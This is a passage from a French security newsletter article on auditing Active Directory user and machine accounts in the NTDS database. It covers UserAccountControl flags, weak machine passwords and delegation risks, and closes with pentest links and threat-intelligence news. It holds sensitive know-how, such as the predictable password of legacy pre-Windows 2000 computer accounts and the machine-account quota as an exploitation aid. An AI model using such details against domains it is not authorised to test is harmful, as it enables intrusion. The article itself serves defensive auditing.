Cette limitation provient du fait que l'identifiant relatif (RID) attribué à chaque objet (comptes, groupes, etc.) est limité sur 31 bits (soit maximum le nombre entier non signée 2 147 483 647) et qu'il n'est pas réutilisé.

Exemple d'un SID d'un objet avec en gras le RID :
S-1-5-21-2718885639-921538116-1870948965-**96387**

L'analyse des objets "comptes" est donc indispensable lors des audits de la partie IAM des Active Directory. Elle permet ainsi d'identifier les défauts de sécurité, les problèmes d'hygiène et d'organisation d'un domaine.


Les attributs des comptes ci-dessus permettent d'effectuer un ensemble de contrôle de sécurité tels que :

Points de contrôle	Attributs permettant de répondre
Est-ce qu'un compte est toujours utilisé ?	lastLogonTimestamp
Est-ce qu'un compte a changé son mot de passe depuis sa création ?	whenCreated, pwdLastSet
Mon domaine possède-t-il des systèmes obsolètes ?	operatingSystem, operatingSystemVersion, operatingSystemServicePack
Mon domaine a-t-il des comptes utilisateurs exposant un SPN ?	servicePrincipalName
Des comptes utilisateurs proviennent-ils d'un autre domaine ?	sidHistory
Existe-t-il des comptes qui n'ont pas d'expiration de mot de passe ?	userAccountControl
Est-ce que des comptes utilisateurs ont encore un mot de passe sous un format LM	DBCSPwd
La pré-authentification Kerberos est-elle activée sur l'ensemble des comptes ?	userAccountControl
Combien de comptes sont bloqués ou désactivés ?	userAccountControl
Est-ce qu'un compte est approuvé pour la délégation Kerberos ?	userAccountControl
La « master key » de mon domaine a-t-elle été modifiée récemment ?	pwdLastSet du compte Krbtgt




Active Directory : on dépile le NTDS

Changement des mots de passe des utilisateurs



Activité des utilisateurs



Exemple de graphique extrait d'IAMBuster que l'on peut produire à partir des données utilisateurs

Partie #5 - Les comptes machines

Dans cet article, nous faisons un focus sur les comptes machine de l'Active Directory dans sa base de données NTDS. Comme évoqué au cours du précédent paragraphe, les comptes machines sont facilement identifiables par la présence du caractère « \$ » à la fin du nom du compte.

Note

Les comptes gMSA (Group Managed Service Account) se terminent également par « \$ ». Néanmoins, les différentes propriétés abordées dans cet article permettent de les différencier facilement).

De la même manière qu'un utilisateur a besoin d'un compte pour s'authentifier auprès du service Active Directory et accéder à ses ressources, une machine (poste de travail, serveur, imprimante, etc.) a également besoin d'un compte pour être membre du domaine.

Création d'un compte machine


Lorsqu'un poste de travail est ajouté au domaine, un compte est automatiquement créé dans la base NTDS. Ce compte est assez similaire à un compte utilisateur et possède un mot de passe. Néanmoins, ce dernier est généré aléatoirement par le service Active Directory et changé par défaut tous les 30 jours.

Note

Si un poste de travail ne s'est pas connecté depuis plus de 30 jours au domaine, la prochaine authentification sera autorisée et le mot de passe sera renouvelé.

L'ajout de machine dans le domaine peut s'effectuer de deux façons :

1. Depuis la machine qui s'enrôle sur le domaine : nécessite qu'un administrateur se connecte sur le poste et ajoute la machine dans le domaine. Le compte sera ainsi créé dans l'Active Directory et sera inclus par défaut dans l'OU (organisation unit) « Computers ».



OU « Computers » présent par défaut dans tous les domaines



Active Directory : on dépile le NTDS

La connexion au poste pour l'ajout dans le domaine n'est néanmoins **pas recommandée**, car le compte ajoutant la machine au domaine sera propriétaire à celle-ci avec des droits privilégiés. Afin d'éviter ce chemin de contrôle de type « owner » du compte machine, il est recommandé d'effectuer une [jonction de domaine hors connexion](#) à l'aide de l'utilitaire « Djoin ».

Note

Les chemins de contrôle dans l'Active Directory sont une agrégation de « relations de contrôle » entre les entités du domaine (utilisateurs, ordinateurs, groupes, GPO, conteneurs, etc.) et dont le but est de répondre à des questions telles que « Qui peut obtenir des privilèges <Domain Admins> ? », « Quelles ressources un utilisateur peut-il contrôler ? », ou même « Qui peut lire les emails du PDG ? ». Nous aborderons le sujet des chemins de contrôles et de leur identification dans un prochain article à venir dans cette série.

2. Les comptes machines « pre-stage » : compte créé avant que la machine n'existe. Ce procédé est utilisé par les solutions de déploiement et permet de mieux contrôler l'ajout de machine dans l'Active Directory. Cette option est la plus privilégiée en entreprise, car elle permet notamment d'inclure directement la nouvelle machine dans la bonne OU et ainsi d'appliquer les GPO correspondantes.

Il arrive que le mot de passe stocké sur la machine et le mot de passe stocké dans la base NTDS soit différent. La machine est ainsi désynchronisée et ne peut plus s'authentifier. Une opération de réinitialisation est nécessaire. La commande PowerShell `Reset-ComputerMachinePassword` [15] peut être utilisée.

Propriétés des comptes machines

Comme les comptes utilisateurs, les comptes machines ont de nombreux attributs dans la base NTDS. Beaucoup sont partagés avec les comptes utilisateurs comme le `sAMAccountName`, `objectSID`, `groupe`, `logoncount`, `description`, `whenCreated`, etc. Néanmoins, certains attributs sont spécifiques comme le nom du système d'exploitation (`operatingSystem`), sa version (`operatingSystemVersion`) ou son service pack (`operatingSystemServicePack`).

Afin de déterminer la nature de chaque machine dans l'Active Directory, il est également nécessaire de s'intéresser aux propriétés actives présentes dans l'UAC (UserAccountControl) sur le compte associé. Les propriétés actives sont référencées par une valeur hexadécimale. Ainsi, pour connaître le nombre de valeurs actives, il convient d'appliquer un masque.

Voici les propriétés présentes dans l'UAC qui nous intéressent pour les comptes machines. L'ensemble des propriétés est disponible à l'adresse suivante : <https://learn.microsoft.com/en-us/troubleshoot/windows-server/identity/useraccountcontrol-manipulate-account-properties>

« Lorsqu'un poste de travail est ajouté au domaine, un compte est automatiquement créé dans la base NTDS. Ce compte est assez similaire à un compte utilisateur et possède un mot de passe. »

Nom	Valeur hexadécimale	Rôle	Note
ACCOUNTDISABLE	0x00000002	Indique que le compte machine est désactivé. Un poste de travail ayant cette caractéristique ne pourra plus se connecter au domaine.	Lorsqu'un collaborateur rend son poste de travail ou qu'un serveur est décommissionné, il est commun de désactiver le compte associé avant de le supprimer.
LOCKOUT	0x00000010	Indique que le compte machine est verrouillé. Un poste de travail ayant cette caractéristique ne pourra plus se connecter au domaine. Celle-ci reste assez rare sur les comptes machine.	Le blocage d'un compte machine reste très rare sur un domaine en production.
PASSWD_NOTREQD	0x00000020	Indique qu'aucun mot de passe n'est requis. En revanche, cela ne signifie pas l'absence de mot de passe.	Lorsqu'un compte machine est créé, cet attribut est positionné et disparaît lorsque la machine a joint le domaine. Cependant, il n'est pas rare de voir encore cet attribut sur des comptes machine du domaine, généralement dû à l'utilisation de logiciels de management d'identité tiers, qui lors de la création du compte, oublie de supprimer cette propriété. Les comptes de relation d'approbation (trust) entre domaines disposent par défaut de cette caractéristique.
INTERDOMAIN_TRUST_ACCOUNT	0x00000800	Indique que c'est un compte de relation d'approbation entre domaines (trust)	Le nombre de comptes avec cette propriété permet de connaître le nombre de relations d'approbation avec d'autres domaines.
WORKSTATION_TRUST_ACCOUNT	0x00001000	Indique que c'est un serveur, un poste de travail ou un autre équipement réseau enrôlé dans l'AD	Pour la majorité, ces comptes sont les serveurs Windows de l'infrastructure et les postes de travail des utilisateurs. Les autres comptes sont des serveurs de fichiers, imprimantes ou autres types d'équipements.
SERVER_TRUST_ACCOUNT	0x00002000	Indique que c'est un contrôleur de domaine	Cette propriété est généralement associée avec <i>TRUSTED_FOR_DELEGATION</i> et ne doit être activé uniquement sur les contrôleurs de domaines.
DONT_EXPIRE_PASSWORD	0x00010000	Indique que le mot de passe n'expire jamais	Cette propriété est généralement utilisée sur des comptes machines d'équipement non Windows, qui ne supportent pas le mécanisme de changement automatique. Les mots de passe de ces comptes doivent être robustes .
MNS_LOGON_ACCOUNT	0x00020000	Indique que le compte est MNS (Majority Node Set).	Ce type de compte n'est quasiment jamais rencontré et est requis pour les opérations sur les nœuds de cluster pour les serveurs.
NOT_DELEGATED	0x00100000	Indique que le compte utilisateur n'est pas « relayable »	Par défaut, aucun compte ne possède cet attribut. La restriction de délégation des comptes sensibles, en particulier ceux d'administration, est une mesure de sécurisation fortement recommandée .



Active Directory : on dépile le NTDS

Nom	Valeur hexadécimale	Rôle	Note
PARTIAL_SECRETS_ACCOUNT	0x04000000	Indique que le serveur est un RODC (Read Only Domain Controller)	Uniquement les RODC sont censés avoir cette propriété.
TRUSTED_FOR_DELEGATION	0x00080000	Indique que la machine supporte la délégation Kerberos non contrainte. Ce mécanisme permet au serveur de prendre la place de l'utilisateur et de s'authentifier au nom de celui-ci auprès d'un autre service (impersonification).	D'un point de vue sécurité, seuls les contrôleurs de domaine doivent avoir cette propriété. L'approbation d'autres machines est une opération ayant des conséquences de sécurité importantes et ne doit être effectuée qu'en cas de nécessité . Nous approfondirons le sujet des délégations dans un autre article.
PASSWORD_EXPIRED	0x00800000	Indique que le mot de passe a expiré	Les mots de passe des comptes machine n'expirent jamais (renouvelés automatiquement). Seuls des cas très spécifiques comme des machines non Windows (ex : un NAS) pourraient avoir cet attribut.
TRUSTED_TO_AUTH_FOR_DELEGATION	0x01000000	Indique que la machine peut endosser l'identité d'un client et peut s'authentifier comme telle auprès d'autres serveurs distants du réseau (transition de protocole)	Uniquement les RODC sont censés avoir cette propriété. Celle-ci est en effet très sensible d'un point de vue sécurité et ne doit être positionnée que pour les comptes pour lesquels cela est absolument nécessaire .

Sécurisation des comptes machines

La majorité des comptes machines disposent d'un mot de passe robuste, généré automatiquement et aléatoirement tous les 30 jours. Néanmoins, les équipements non compatibles avec ce mécanisme (généralement les systèmes non Windows) reposent sur un mot de passe défini manuellement et qui peut être faible. Ces mots de passe sont comme les comptes utilisateurs stockés sous format NT ou dans certains cas au format LM. (cf. la partie sur les mots de passe).


Note

Sur les vieux Active Directory, il est possible de trouver des comptes « Assign this computer account as a pre-Windows 2000 ». Le mot de passe de ces comptes machines est le nom du compte machine en minuscule. Ainsi, le mot de passe du compte machine « XMCO\$ » sera « xmco ».


Le vol d'un compte machine peut permettre de faire de la reconnaissance (ex : parcours des partages en authentifié) ou d'initier plusieurs attaques [15] sur l'Active Directory ou permettre de mettre en place de la persistance [16].

Dans le cadre de nos analyses IAMBuster, il est fréquent que quelques comptes machines, reposant sur un mot de passe faible, soient identifiés. Nous regardons également attentivement les dates de dernière connexion et les versions des OS pour repérer les systèmes obsolètes actifs ou ceux qui seraient désynchronisés.


Robustesse des mots de passe des comptes machine



Activité des comptes machine durant les 6 derniers mois



Répartition des versions des systèmes



Note

Par défaut, n'importe quel utilisateur du domaine, avec les droits administrateurs locaux sur son poste, a la capacité d'enrôler jusqu'à 10 machines au domaine. Cela entraîne la création d'un compte machine dans l'annuaire Active Directory. Cette fonctionnalité peut également faciliter l'exploitation de certaines vulnérabilités (CVE-2021-42278 / CVE-2021-42287). Il est ainsi recommandé de vérifier que l'attribut ms-DS-MachineAccountQuota sur le domaine est à zéro.

Les propriétés des comptes machines sont donc aussi importantes que celles des comptes utilisateurs et les auditer régulièrement permet d'identifier des défauts de configuration qui faciliteraient le travail des attaquants.



Références

- [1] <https://www.xmco.fr/audits-cybersecurite/active-directory/>
- [2] <https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control-entries>
- [3] Pour comprendre en détail dans le format ESE, nous vous invitons à lire les ressources suivantes : <https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/ese-deep-dive-part-1-the-anatomy-of-an-ese-database/ba-p/400496> et [https://github.com/libyal/libesedb/blob/main/documentation/Extensible%20Storage%20Engine%20\(ESE\)%20Database%20File%20\(EDB\)%20format.asciidoc](https://github.com/libyal/libesedb/blob/main/documentation/Extensible%20Storage%20Engine%20(ESE)%20Database%20File%20(EDB)%20format.asciidoc)
- [4] <https://www.postgresql.org/docs/current/limits.html>
- [5] <https://learn.microsoft.com/en-us/sql/sql-server/maximum-capacity-specifications-for-sql-server?view=sql-server-ver16>
- [6] <https://learn.microsoft.com/fr-fr/windows-server/identity/ad-ds/deploy/schema-updates>
- [7] <https://learn.microsoft.com/en-us/windows/win32/extensible-storage-engine/jet-coltyp-enumeration>
- [8] <https://github.com/fox-it/dissect.esedb>
- [9] Managed Service Accounts : <https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/service-accounts-standalone-managed>
- [10] <https://learn.microsoft.com/en-US/windows-server/identity/ad-ds/manage/understand-security-identifiers>
- [11] <https://github.com/xalixex/AD-description-password-finder>
- [12] <https://social.technet.microsoft.com/wiki/contents/articles/22461-understanding-the-ad-account-attributes-lastlogon-lastlogontimestamp-and-lastlogondate.aspx>
- [13] <https://specopssoft.com/support/en/password-reset/understanding-privileged-accounts-and-admins-holder.htm>
- [14] [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756101\(v=ws.10\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc756101(v=ws.10)?redirectedfrom=MSDN)
- [15] <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/reset-computermachinepassword?view=powershell-5.1>
- [16] <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation#performing-a-complete-s4u-attack>
<https://pentestlab.blog/2022/02/01/machine-accounts/>
- [17] <https://pentestlab.blog/2022/01/17/domain-persistence-machine-account/>

Revue du web



Mise à jour du mindmap pentest AD d'Orange CyberDefense

#Pentest #ActiveDirectory

https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2022_11.svg

Article détaillant les méthodes pour visualiser et extraire des logs à partir de Microsoft

Azure #Azure #Forensic

<https://www.sans.org/blog/azure-log-extraction/>

Trouver des vulnérabilités DNS avec Burp Suite

#Pentest

<https://sec-consult.com/blog/detail/dns-analyzer-finding-dns-vulnerabilities-with-burp-suite/>

Recommandations sur les environnements Microsoft 365 pour se protéger des attaques venant des AD « on premise »

#Azure #ActiveDirectory

<https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/protect-m365-from-on-premises-attacks>

Guide pour configurer les journaux d'événements Windows afin de détecter le maximum d'activités malveillantes

#Windows

<https://github.com/Yamato-Security/EnableWindowsLogSettings>

Des ressources pour l'OSINT référencées

#OSINT

<https://github.com/cqcore/Website-OSINT>

Guide pour débuter en tests d'intrusion

#Pentest

<https://github.com/xalgord/Massive-Web-Application-Penetration-Testing-Bug-Bounty-Notes>

Notes pour les tests d'intrusion (Web, Active Directory, réseau, OSINT, etc.)

#Pentest

<https://exploit-notes.hdks.org/>

Un outil d'exploration de fichier de logs volumineux

#Forensic

<https://github.com/variariar/klogg>

Maîtrisez les GPO et corrigez les différents conflits

#ActiveDirectory

<https://evotec.xyz/the-only-command-you-will-ever-need-to-understand-and-fix-your-group-policies-gpo/>

Guide Active Directory pour la préparation à l'examen OSCP

#ActiveDirectory

<https://abhishekgk.medium.com/ad-for-oscp-active-directory-guide-8b262be37bf9>

Article sur la gestion des secrets dans les environnements Kubernetes

#K8s #DevOps

<https://medium.com/adevinta-tech-blog/managing-kubernetes-secrets-like-a-pro-93283fb4f06d>

Une extension Burp qui exploite OpenAI pour aider à la recherche de vulnérabilités

#Pentest

<https://github.com/hisxo/ReconAIzer>



Dernières infos issues de la veille
CTI de notre service YUNO

cert
By XMCO

Russie - Ukraine

Apple corrige une vulnérabilité exploitée par le spyware Triangulation

25/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3942>

<https://www.bleepingcomputer.com/news/apple/apple-fixes-new-zero-day-used-in-attacks-against-iphones-macs/>

Rapport du CERT-UA sur les activités du mode opératoire Gamaredon

19/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3767>

<https://cert.gov.ua/article/5160737>

APT29 : Campagne d'attaques ciblant les missions diplomatiques à Kiev

13/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3707>

<https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/>

Campagne d'attaque d'Anonymous Sudan contre le secteur hospitalier français

05/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3514>

<https://securityboulevard.com/2023/06/unmasking-anonymous-sudan-timeline-of-ddos-attacks-affiliations-and-motivations/>

Campagne d'attaques menée par les partisans de la SMP WAGNER

04/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3488>

<https://blog.cyble.com/2023/06/27/unveiling-wagner-groups-cyber-recruitment/>

Ransomwares

ALPHV/BlackCat et Cl0p ont revendiqué la compromission du groupe de cosmétique Estée Lauder

20/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3869>
<https://www.elcompanies.com/en/news-and-media/newsroom/press-releases/2023/07-19-2023-024305426/>

Compromission du port de Nagoya par le groupe de ransomware LockBit 3.0

11/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3600>
<https://meikoukyo.com/wp-content/uploads/2023/07/8ec654a202849d5e5db5afc9e1ea90c8.pdf>

Recours au malvertising par des acteurs de la menace pour diffuser le ransomware BlackCat

06/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3496>
https://www.trendmicro.com/en_us/research/23/f/malvertising-used-as-entry-vector-for-blackcat-actors-also-lever.html

Outil de déchiffrement proposé par Avast contre le ransomware Akira

05/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3489>
<https://decoded.avast.io/threatresearch/decrypted-akira-ransomware/>

Cybercrime

Divulgateur public du code source de BlackLotus sur Github

17/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3738>
<https://github.com/ldpreload/BlackLotus>

Le malware Triada infecte les appareils Android via une application falsifiée de Telegram


17/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3736>
<https://www.hackread.com/triada-malware-android-fake-telegram-app/>

Détection d'une nouvelle variante de RustBucket ciblant les utilisateurs de macOS

07/07/2023

<https://leportail.xmco.fr/watch/advisory/CXN-2023-3511>
<https://www.virustotal.com/gui/file/de81e5246978775a45f3dbda43e2716aaa1b1c4399fe7d44f918fccc-c4dd500>
<https://www.elastic.co/security-labs/DPRK-strikes-using-a-new-variant-of-rustbucket>



Sélection des comptes Twitter **cert**
que nos experts suivent...
by XMCO


Elsa Wainblum

<https://twitter.com/ElsaWainblum>



pfiatde

<https://twitter.com/pfiatde>




Wojciech Reguła

https://twitter.com/_r3ggi




KeyFinder

<https://twitter.com/KeyFinder>




Julia Couppey

https://twitter.com/Tadlos_Nayr




Alice Climent-Pommeret

<https://twitter.com/AliceCliment>



Anis Ayari

<https://twitter.com/DFintelligence>



ProjectDiscovery.io

<https://twitter.com/pdiscoveryio>



#recrutement

Rejoignez une équipe de passionnés



Opportunités de postes à Paris et à Nantes. Pour tous les profils : juniors, expérimentés, alternants, stagiaires.

Analystes CTI

#job #consultant #CTI #CDI #stage

<https://www.xmco.fr/consultant-cert-junior-et-confirme/>

Si tu aimes l'OSINT, surveiller quotidiennement le clear / deep / dark web, développer des outils, qualifier les remontées de notre service CTI et découvrir manuellement des "pépites", ce job est fait pour toi !

Profil : Bac +3/5, passionné(e) possédant des connaissances en sécurité transverses, intéressé(e) par la sécurité défensive, les recherches OSINT, la Cyber Threat Intelligence et le forensic.

Pentesteurs

#job #pentester #consultant #CDI #stage

<https://www.xmco.fr/consultant-pentesteur/>

